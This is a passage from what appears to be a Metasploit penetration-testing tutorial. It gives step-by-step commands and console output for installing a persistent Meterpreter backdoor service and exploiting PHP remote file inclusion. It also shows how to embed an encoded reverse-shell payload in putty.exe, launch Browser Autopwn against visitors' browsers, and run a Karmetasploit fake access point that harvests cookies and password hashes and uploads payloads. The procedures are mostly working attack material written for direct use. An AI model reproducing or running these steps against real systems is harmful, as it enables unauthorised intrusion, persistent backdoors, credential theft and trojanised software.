[*] Meterpreter session 5 opened (192.168.1.71:443 -> 192.168.1.161:1045)
at 2010-08-21 12:31:42 -0600

meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
```

Meterpreter Backdoor Service

After going through all the hard work of exploiting a system, it's often a good idea to leave yourself an easier way back into the system later. This way, if the service you exploited is down or patched, you can still gain access to the system. This is where Alexander Sotirov's 'metsvc' comes in handy and was recently added to the Metasploit trunk. To read about the original implementation of metsvc, go to http://www.phreedom.org/software/metsvc/.

Using this backdoor, you can gain a Meterpreter shell at any point.

One word of warning here before we go any further. Metsvc as shown here requires no authentication. This means that anyone that gains access to the port could access your back door! This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, you would either alter the source to require authentication, or filter out remote connections to the port through some other method.

First, we exploit the remote system and migrate to the 'Explorer.exe' process in case the user notices the exploited service is not responding and decides to kill it.

```
msf exploit(3proxy) > exploit

[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1983)

meterpreter > ps

Process list
============

    PID   Name                Path
    ---   ----                ----
    132   ctfmon.exe          C:\WINDOWS\system32\ctfmon.exe
    176   svchost.exe         C:\WINDOWS\system32\svchost.exe
    440   VMwareService.exe   C:\Program Files\VMware\VMware
Tools\VMwareService.exe
    632   Explorer.EXE        C:\WINDOWS\Explorer.EXE
    796   smss.exe            \SystemRoot\System32\smss.exe
    836   VMwareTray.exe      C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    844   VMwareUser.exe      C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
    884   csrss.exe           \??\C:\WINDOWS\system32\csrss.exe
    908   winlogon.exe        \??\C:\WINDOWS\system32\winlogon.exe
    952   services.exe        C:\WINDOWS\system32\services.exe
    964   lsass.exe           C:\WINDOWS\system32\lsass.exe
    1120  vmacthlp.exe        C:\Program Files\VMware\VMware
Tools\vmacthlp.exe
    1136  svchost.exe         C:\WINDOWS\system32\svchost.exe
    1236  svchost.exe         C:\WINDOWS\system32\svchost.exe
    1560  alg.exe             C:\WINDOWS\System32\alg.exe
    1568  WZCSLDR2.exe        C:\Program Files\ANI\ANIWZCS2
Service\WZCSLDR2.exe
    1596  jusched.exe         C:\Program Files\Java\jre6\bin\jusched.exe
```

```
    1656  msmsgs.exe           C:\Program Files\Messenger\msmsgs.exe
    1748  spoolsv.exe          C:\WINDOWS\system32\spoolsv.exe
    1928  jqs.exe              C:\Program Files\Java\jre6\bin\jqs.exe
    2028  snmp.exe             C:\WINDOWS\System32\snmp.exe
    2840  3proxy.exe           C:\3proxy\bin\3proxy.exe
    3000  mmc.exe              C:\WINDOWS\system32\mmc.exe

meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.
```

Before installing metsvc, let's see what options are available to us.

```
meterpreter > run metsvc -h
[*]
OPTIONS:

    -A        Automatically start a matching multi/handler to connect to
the service
    -h        This help menu
    -r        Uninstall an existing Meterpreter service (files must be
deleted manually)

meterpreter >
```

Since we're already connected via a Meterpreter session, we won't set it to connect back to us right away. We'll just install the service for now.

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\DOCUME~1\victim\LOCALS~1\Temp\JplTpVnksh...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
[*]      * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

meterpreter >
```

And there we go! The service is now installed and waiting for a connection. Let's not keep it waiting long shall we?

Interacting With Metsvc

We will now use the multi/handler with a payload of 'windows/metsvc_bind_tcp' to connect to the remote system. This is a special payload, as typically a Meterpreter payload is multistage, where a minimal amount of code is sent as part of the exploit, and then more is uploaded after code execution has been accomplished.

Think of a shuttle rocket, and the booster rockets that are utilized to get the space shuttle into orbit. This is much the same, except instead of extra items being there and then dropping off, Meterpreter

starts as small as possible, then adds on. In this case however, the full Meterpreter code has already been uploaded to the remote machine, and there is no need for a staged connection.

We set all of our options for 'metsvc_bind_tcp' with the victim's IP address and the port we wish to have the service connect to on our machine. We then run the exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process
   LPORT     31337            yes       The local port
   RHOST     192.168.1.104    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit
```

Immediately after issuing 'exploit', our metsvc backdoor connects back to us.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 ->
192.168.1.104:31337)

meterpreter > ps

Process list
============

   PID   Name               Path
   ---   ----               ----
   140   smss.exe           \SystemRoot\System32\smss.exe
   168   csrss.exe          \??\C:\WINNT\system32\csrss.exe
   188   winlogon.exe       \??\C:WINNT\system32\winlogon.exe
```

```
   216   services.exe       C:\WINNT\system32\services.exe
   228   lsass.exe          C:\WINNT\system32\lsass.exe
   380   svchost.exe        C:\WINNT\system32\svchost.exe
   408   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
   444   svchost.exe        C:\WINNT\System32\svchost.exe
   480   regsvc.exe         C:\WINNT\system32\regsvc.exe
   500   MSTask.exe         C:\WINNT\system32\MSTask.exe
   528   VMwareService.exe  C:\Program Files\VMware\VMware
Tools\VMwareService.exe
   564   metsvc.exe         c:\WINNT\my\metsvc.exe
   588   WinMgmt.exe        C:\WINNT\System32\WBEM\WinMgmt.exe
   676   cmd.exe            C:\WINNT\System32\cmd.exe
   724   cmd.exe            C:\WINNT\System32\cmd.exe
   764   mmc.exe            C:\WINNT\system32\mmc.exe
   816   metsvc-server.exe  c:\WINNT\my\metsvc-server.exe
   888   VMwareTray.exe     C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
   896   VMwareUser.exe     C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
   940   firefox.exe        C:\Program Files\Mozilla Firefox\firefox.exe
   972   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnSvc.exe
   1000  Explorer.exe       C:\WINNT\Explorer.exe
   1088  TPAutoConnect.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

And here we have a typical Meterpreter session!

Again, be careful with when and how you use this trick. System owners will not be happy if you make an attackers job easier for them by placing such a useful backdoor on the system for them.

12 - MSF Extended Usage

The Metasploit Framework is such a versatile asset in every pentesters toolkit, it is no shock to see it being expanded on constantly. Due to the openness of the Framework, as new technologies and exploits surface they are very rapidly incorporated into the msf svn trunk or end users write their own modules and share them as they see fit.

We will be talking about Browser Autopwn, Karmetasploit, and targeting Mac OS X.

PHP Meterpreter

The Internet is littered with improperly coded web applications with multiple vulnerabilities being disclosed on a daily basis. One of the more critical vulnerabilities is Remote File Inclusion (RFI) that allows an attacker to force PHP code of his/her choosing to be executed by the remote site even though it is stored on a different site. Recently, Metasploit published not only a php_include module but also a PHP Meterpreter payload. The php_include module is very versatile as it can be used against any number of vulnerable webapps and is not product-specific.

In order to make use of the file inclusion exploit module, you will need to know the exact path to the vulnerable site. Loading the module in Metasploit, we can see a great number of options available to us.

```
msf > use exploit/unix/webapp/php_include
msf exploit(php_include) > show options

Module options:

   Name      Current Setting
Required  Description
   ----      ---------------                                                ---
-----  -----------
   PATH      /                                                              yes
The base directory to prepend to the URL to try
   PHPRFIDB  /opt/metasploit3/msf3/data/exploits/php/rfi-locations.dat  no
A local file containing a list of URLs to try, with XXpathXX replacing the
URL
   PHPURI                                                                   no
The URI to request, with the include parameter changed to XXpathXX
   Proxies                                                                  no
Use a proxy chain
   RHOST                                                                    yes
The target address
   RPORT     80                                                             yes
The target port
   SRVHOST   0.0.0.0                                                        yes
The local host to listen on.
   SRVPORT   8080                                                           yes
The local port to listen on.
   URIPATH                                                                  no
The URI to use for this exploit (default is random)
   VHOST                                                                    no
HTTP server virtual host
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

The most critical option to set in this particular module is the exact path to the vulnerable inclusion point. Where we would normally provide the URL to our PHP shell, we simply need to place the text **"XXpathXX"** and Metasploit will know to attack this particular point on the site.

```
msf exploit(php_include) > set PHPURI /rfi_me.php?path=XXpathXX
PHPURI => /rfi_me.php?path=XXpathXX
msf exploit(php_include) > set RHOST 192.168.1.150
RHOST => 192.168.1.150
```

In order to further show off the versatility of Metasploit, we will use the PHP Meterpreter payload. Bear in mind that at the time of this writing, this payload is still a work in progress. Further details can be found at: http://blog.metasploit.com/2010/06/meterpreter-for-pwned-home-pages.html

```
msf exploit(php_include) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit(php_include) > exploit

[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/ehgqo4
[*]  Local IP: http://192.168.1.101:8080/ehgqo4
[*] PHP include server started.
[*] Sending stage (29382 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:56931 ->
192.168.1.150:4444) at 2010-08-21 14:35:51 -0600

meterpreter > sysinfo
Computer: V-XPSP2-SPLOIT-
OS      : Windows NT V-XPSP2-SPLOIT- 5.1 build 2600 (Windows XP
Professional Service Pack 2) i586
meterpreter >
```

Just like that, a whole new avenue of attack is opened up using Metasploit.

Backdooring EXE Files

With one of the latest revisions to Metasploit came an added feature that often took a long period of time to do manually as attackers. The ability to embed a Metasploit Payload in any executable that you want to is simply brilliant. When I say any executable, its any executable. You want to backdoor something you download from the internet? How about iexplorer? Or explorer.exe or putty, any of these would work. Best part about it is its extremely simple. Here is a one liner on how to take whatever executable you want and embed whatever payload you want.

```
root@bt:/pentest/exploits/framework3# ./msfpayload
windows/meterpreter/reverse_tcp LHOST=10.10.1.132 LPORT=8080 R |
./msfencode -t exe -x /tmp/putty.exe -o /tmp/putty backdoored.exe -e
x86/shikata_ga_nai -c 5
[*] x86/shikata_ga_nai succeeded with size 927 (iteration=1)
```

```
[*] x86/shikata_ga_nai succeeded with size 1023 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size  1093(iteration=3)
[*] x86/shikata_ga_nai succeeded with size 1193 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 1248 (iteration=5)

root@bt:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
payload=shikata_ga_nai lhost=10.10.1.231 lport=8080
payload=windows/meterpreter/reverse_tcp E
[*] Please wait while we load the module tree...
[*] Started reverse handler on port 8080
[*] Starting the payload handler...
```

Now click on putty.exe and have your listener up and you've now backdoored your first executable and enjoy your meterpreter shell.

Browser Autopwn

At defcon 17, Metasploit developer Egypt unveiled Browser Autopwn for MSF. This exciting new module performs browser fingerprinting prior to launching exploits at the victim. Therefore, if the remote PC is using Internet Explorer 6, it will not launch IE7 exploits at it. The slide deck for Egypt's presentation is available for your reading pleasure at http://defcon.org/images/defcon-17/dc- 17-presentations/defcon-17-egypt-guided_missiles_metasploit.pdf.

The setup for the 'server/browser_autopwn' module is extremely simple as shown below.

```
msf > use server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   LHOST    192.168.1.101    yes       The IP address to use for reverse-
connect payloads
   SRVHOST  0.0.0.0          yes       The local host to listen on.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Use SSL
   URIPATH                   no        The URI to use for this exploit
(default is random)

msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) >
```

That's really all there is to the required configuration. Now let's run it and see what it does.

```
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module running as background job
msf auxiliary(browser_autopwn) >

[*] Starting exploit modules on host 192.168.1.101...
[*] ---
...snip...
[*] Starting exploit multi/browser/firefox_escape_retval with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
```

```
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/zCtg7oC
[*]  Local IP: http://192.168.1.101:8080/zCtg7oC
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/vTNGJx
[*]  Local IP: http://192.168.1.101:8080/vTNGJx
[*] Server started.
[*] Starting exploit multi/browser/mozilla navigatorjava with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/abmR33jxStsF7
[*]  Local IP: http://192.168.1.101:8080/abmR33jxStsF7
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload
generic/shell_reverse_tcp
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
...snip...
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/RdDDhKANpV
[*] Local IP: http://192.168.1.101:8080/RdDDhKANpV
[*] Server started.

[*] --- Done, found 11 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.
```

Now all we need to do is get some poor victim to navigate to our malicious website and when they do, Browser Autopwn will target their browser based on its version.

```
[*] Request '/' from 192.168.1.128:1767
[*] Request
'/?sessid=V2luZG93czpYUDp1bmRlZmluZWQ6ZW4tdXM6eDg2Ok1TSUU6Ni4wO1NQMjo='
from 192.168.1.128:1767
[*] JavaScript Report: Windows:XP:undefined:en-us:x86:MSIE:6.0;SP2:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Sending Internet Explorer COM CreateObject Code Execution exploit HTML
to 192.168.1.128:1774...
[*] Sending Internet Explorer Daxctle.OCX KeyFrame Method Heap Buffer
Overflow Vulnerability to 192.168.1.128:1775...
[*] Sending Microsoft Internet Explorer Data Binding Memory Corruption init
HTML to 192.168.1.128:1774...
[*] Sending EXE payload to 192.168.1.128:1775...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:62360 ->
192.168.1.128:1798)
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
===============
```

```
  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.101:62360 -> 192.168.1.128:1798

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:41:f2:e8
IP Address  : 192.168.1.128
Netmask     : 255.255.0.0


meterpreter >
```

Very slick operation! And it's not just limited to Internet Explorer. Even Firefox can be abused.

```
[*] Request '/' from 192.168.1.112:1122
[*] Request
'/?sessid=V2luZG93czpYUDp1bmRlZmluZWQ6ZnItRlI6eDg2OkZpcmVmb3g6MTo=' from
192.168.1.112:1122
[*] JavaScript Report: Windows:XP:undefined:fr-FR:x86:Firefox:1:
[*] No database, using targetcache instead
[*] Responding with exploits
[*] Request '/favicon.ico' from 192.168.1.112:1123
[*] 404ing /favicon.ico
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code
Execution to 192.168.1.112:1124...
[*] Sending Mozilla Suite/Firefox Navigator Object Code Execution to
192.168.1.112:1125...
[*] Sending Firefox 3.5 escape() Return Value Memory Corruption to
192.168.1.112:1123...
[*] Sending Mozilla Suite/Firefox InstallVersion->compareTo() Code
Execution to 192.168.1.112:1125...
[*] Command shell session 3 opened (192.168.1.101:56443 ->
192.168.1.112:1126)

msf auxiliary(browser_autopwn) > sessions -i 3
[*] Starting interaction with 3...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Mozilla Firefox>hostname
hostname
dookie-fa154354
```

```
C:\Program Files\Mozilla Firefox>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : dookie
        IP Address. . . . . . . . . . . . : 192.168.1.112
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\Program Files\Mozilla Firefox>
```

Karmetasploit

Karmetasploit is a great function within Metasploit, allowing you to fake access points, capture passwords, harvest data, and conduct browser attacks against clients.

Karmetasploit Configuration

There is a bit of setup required to get Karmetasploit up and going. The first step is to obtain the run control file for Karmetasploit:

```
root@bt4:/pentest/exploits/framework3# wget
http://metasploit.com/users/hdm/tools/karma.rc
--2009-05-04 18:43:26--  http://metasploit.com/users/hdm/tools/karma.rc
Resolving metasploit.com... 66.240.213.81
Connecting to metasploit.com|66.240.213.81|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: `karma.rc'

100%[======================================================================
======>] 1,088       --.-K/s   in 0s

2009-05-04 18:43:27 (88.7 MB/s) - `karma.rc' saved [1088/1088]
```

Having obtained that requirement, we need to set up a bit of the infrastructure that will be required. When clients attach to the fake AP we run, they will be expecting to be assigned an IP address. As such, we need to put a DHCP server in place. Let's configure our 'dhcpd.conf' file.

```
root@bt4:/pentest/exploits/framework3# cat /etc/dhcp3/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
```

```
  range 10.0.0.100 10.0.0.254;
  option routers 10.0.0.1;
  option domain-name-servers 10.0.0.1;
}
```

Then we need to install a couple of requirements.

```
root@bt4:~# gem install activerecord sqlite3-ruby
Successfully installed activerecord-2.3.2
Building native extensions.  This could take a while...
Successfully installed sqlite3-ruby-1.2.4
2 gems installed
Installing ri documentation for activerecord-2.3.2...
Installing ri documentation for sqlite3-ruby-1.2.4...
Installing RDoc documentation for activerecord-2.3.2...
Installing RDoc documentation for sqlite3-ruby-1.2.4...
```

Now we are ready to go. First off, we need to restart our wireless adapter in monitor mode. To do so, we first stop the interface, then use airmon-ng to restart it in monitor mode. Then, we utilize airbase-ng to start a new network.

```
root@bt4:~# airmon-ng

Interface    Chipset        Driver

wifi0        Atheros        madwifi-ng
ath0         Atheros        madwifi-ng VAP (parent: wifi0)

root@bt4:~# airmon-ng stop ath0

Interface    Chipset        Driver

wifi0        Atheros        madwifi-ng
ath0         Atheros        madwifi-ng VAP (parent: wifi0) (VAP destroyed)

root@bt4:~# airmon-ng start wifi0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
5636    NetworkManager
5641    wpa_supplicant
5748    dhclient3

Interface    Chipset        Driver

wifi0        Atheros        madwifi-ngError for wireless request "Set
Frequency" (8B04) :
    SET failed on device ath0 ; No such device.
ath0: ERROR while getting interface flags: No such device
```

```
ath1         Atheros        madwifi-ng VAP (parent: wifi0)

root@bt4:~# airbase-ng -P -C 30 -e "U R PWND" -v ath1
For information, no action required: Using gettimeofday() instead of
/dev/rtc
22:52:25  Created tap interface at0
22:52:25  Trying to set MTU on at0 to 1500
22:52:25  Trying to set MTU on ath1 to 1800
22:52:25  Access Point with BSSID 00:1A:4D:49:0B:26 started.
```

Airbase-ng has created a new interface for us, at0. This is the interface we will now utilize. We will now assign ourselves an IP address and start up our DHCP server listening on our new interface.

```
root@bt4:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt4:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:1a:4d:49:0b:26/10.0.0.0/24
Sending on   LPF/at0/00:1a:4d:49:0b:26/10.0.0.0/24
Sending on   Socket/fallback/fallback-net
Can't create PID file /var/run/dhcpd.pid: Permission denied.
root@bt4:~# ps aux | grep dhcpd
dhcpd     6490  0.0  0.1   3812  1840 ?        Ss   22:55   0:00 dhcpd3 -cf
/etc/dhcp3/dhcpd.conf at0
root      6493  0.0  0.0   3232   788 pts/0    S+   22:55   0:00 grep dhcpd
```

Karmetasploit In Action

Now, with everything ready, all that is left is to run Karmetasploit! We start up Metasploit, feeding it our run control file.

```
root@bt4:~# cd /pentest/exploits/framework3/
root@bt4:/pentest/exploits/framework3# ./msfconsole -r karma.rc

                                  _
                                 | |      o
 _  _  _     _ _|_  __,   ,     _  | |  __     _|_
/ |/ |/ |   |/  |  /  |  / \_|/ \_|/  /  \_|   |
  |  |  |_/|__/|_/|_/|_/ \/ |__/ |__/\__/ |_/|_/
                           /|
                           |


       =[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 372 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
       =[ 149 aux

resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set.  Use the new 'db_driver'
```

```
[-] command to use a database driver other than sqlite3 (which
[-] is now the default).  All of the old commands are the same.
[-]
[-] Failed to load plugin from
/pentest/exploits/framework3/plugins/db_sqlite3: Deprecated plugin
resource> db_create /root/karma.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource> set LHOST 10.0.0.1
...snip...
[*] Using URL: http://0.0.0.0:55550/hzr8QG95C
[*]  Local IP: http://192.168.2.2:55550/hzr8QG95C
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.

msf auxiliary(http) >
```

At this point, we are up and running. All that is required now is for a client to connect to the fake access point. When they connect, they will see a fake "captive portal" style screen regardless of what website they try to connect to. You can look through your output, and see that a wide number of different servers are started. From DNS, POP3, IMAP, to various HTTP servers, we have a wide net now cast to capture various bits of information.

Now lets see what happens when a client connects to the fake AP we have set up.

```
msf auxiliary(http) >
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] HTTP REQUEST 10.0.0.100 > www.msn.com:80 GET / Windows IE 5.01
cookies=MC1=V=3&GUID=e2eabc69be554e3587acce84901a53d3;
MUID=E7E065776DBC40099851B16A38DB8275; mh=MSFT; CULTURE=EN-US;
zip=z:68101|la:41.26|lo:-96.013|c:US|hr:1; FlightGroupId=14;
FlightId=BasePage; hpsvr=M:5|F:5|T:5|E:5|D:blu|W:F;
hpcli=W.H|L.|S.|R.|U.L|C.|H.; ushpwea=wc:USNE0363; wpv=2
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
...snip...
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
```

```
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Request '/ads' from 10.0.0.100:1278
[*] Recording detection from User-Agent
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Browser claims to be MSIE 5.01, running on Windows 2000
[*] DNS 10.0.0.100:1293 XID 97 (IN::A google.com)
[*] Error: SQLite3::SQLException cannot start a transaction within a
transaction /usr/lib/ruby/1.8/sqlite3/errors.rb:62:in
`check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:47:in
`check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:39:in
`commence'/usr/lib/ruby/1.8/sqlite3
...snip...
[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gather.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows
IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=124133
4880:S=snePRUjY-zgcXpEV; NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6hI1ae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8
uHHsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=124133
4880:S=snePRUjY-zgcXpEV; NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6hI1ae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8
uHHsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > linkedin.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > livejournal.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > monster.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > myspace.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > plaxo.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > ryze.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Sending MS03-020 Internet Explorer Object Type to 10.0.0.100:1278...
[*] HTTP REQUEST 10.0.0.100 > slashdot.org:80 GET /forms.html Windows IE
5.01 cookies=
[*] Received 10.0.0.100:1360 LMHASH:00 NTHASH: OS:Windows 2000 2195
LM:Windows 2000 5.0
...snip...
[*] HTTP REQUEST 10.0.0.100 > www.monster.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] Received 10.0.0.100:1362 TARGET\P0WN3D
LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000
2195 LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
```

```
[*] HTTP REQUEST 10.0.0.100 > www.myspace.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Connecting to the ADMIN$ share...
[*] HTTP REQUEST 10.0.0.100 > www.plaxo.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] Regenerating the payload...
[*] Uploading payload...
[*] HTTP REQUEST 10.0.0.100 > www.ryze.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html Windows
IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Created UxsjordQ.exe...
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Connecting to the Service Control Manager...
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.gather.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows IE
5.01 cookies=
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195
